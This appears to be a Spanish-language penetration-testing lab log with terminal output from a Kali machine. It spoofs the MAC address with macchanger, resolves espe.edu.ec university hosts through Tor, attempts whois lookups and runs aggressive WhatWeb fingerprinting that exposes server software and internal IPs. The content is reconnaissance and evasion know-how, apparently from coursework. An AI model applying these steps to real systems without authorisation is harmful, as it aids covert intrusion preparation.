
- Cambio de Mac con el comando macchanger



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.9.243  netmask 255.255.255.0  broadcast 10.9.9.255
        inet6 fe80::8383:f5:a5e6:83eb  prefixlen 64  scopeid 0x20<link>
        ether 08:60:6e:7a:a6:48  txqueuelen 1000  (Ethernet)
```




```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ sudo macchanger -r eth0
Current MAC:   08:60:6e:7a:a6:48 (ASUSTek COMPUTER INC.)
Permanent MAC: 08:60:6e:7a:a6:48 (ASUSTek COMPUTER INC.)
New MAC:       3e:d3:56:ca:94:5e (unknown)
```



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.9.243  netmask 255.255.255.0  broadcast 10.9.9.255
        inet6 fe80::8383:f5:a5e6:83eb  prefixlen 64  scopeid 0x20<link>
        ether 3e:d3:56:ca:94:5e  txqueuelen 1000  (Ethernet)
```


Tor-resolve y Whois

Extracción de direcciones IP con Tor-Resolve



```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ tor-resolve miespe.espe.edu.ec
192.188.58.47

┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ tor-resolve srvcas.espe.edu.ec
192.188.58.47

┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ tor-resolve bannapitest.espe.edu.ec
192.188.58.66

┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ tor-resolve evirtual2.espe.edu.ec
192.188.58.165
```


Uso de la Herramienta Whois en los dominios espe.edu.ec (fallido)



```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion]
└─$ whois srvcas.espe.edu.ec
Se ha agotado el tiempo de espera.

┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion]
└─$ whois bannapitest.espe.edu.ec
Se ha agotado el tiempo de espera.

┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion]
└─$ whois evirtual2.espe.edu.ec
Se ha agotado el tiempo de espera.
```


Whatweb

Uso de la Herramienta Whatweb srvcas.espe.edu.ec




```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion]
└─$ whatweb srvcas.espe.edu.ec --aggression 3 -v --log-verbose=result
WhatWeb report for http://srvcas.espe.edu.ec
Status    : 302 Found
Title     : <None>
IP        : 10.1.1.126
Country   : RESERVED, ZZ

Summary   : Cookies[JSESSIONID], HTTPServer[WSO2 Carbon Server], Http
SESSIONID], Java, RedirectLocation[https://srvcas.espe.edu.ec/carbon]
mmonHeaders[x-content-type-options], X-XSS-Protection[1; mode=block]

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : JSESSIONID

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : WSO2 Carbon Server (from server string)

[ HttpOnly ]
        If the HttpOnly flag is included in the HTTP set-cookie
        response header and the browser supports it then the cookie
        cannot be accessed through client side script - More Info:
        http://en.wikipedia.org/wiki/HTTP_cookie
```

Uso de la Herramienta Whatweb evirtual2.espe.edu.ec



```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasInt
└─$ whatweb evirtual2.espe.edu.ec --aggression 3 -v -
WhatWeb report for http://evirtual2.espe.edu.ec
Status    : 301 Moved Permanently
Title     : <None>
IP        : 10.1.0.47
Country   : RESERVED, ZZ

Summary   : RedirectLocation[https://evirtual2.espe.e

Detected Plugins:
[ RedirectLocation ]
        HTTP Server string location. used with http-s
        302

        String       : https://evirtual2.espe.edu.ec/

HTTP Headers:
        HTTP/1.1 301 Moved Permanently
        Content-length: 0
        Location: https://evirtual2.espe.edu.ec/
        Connection: close
```

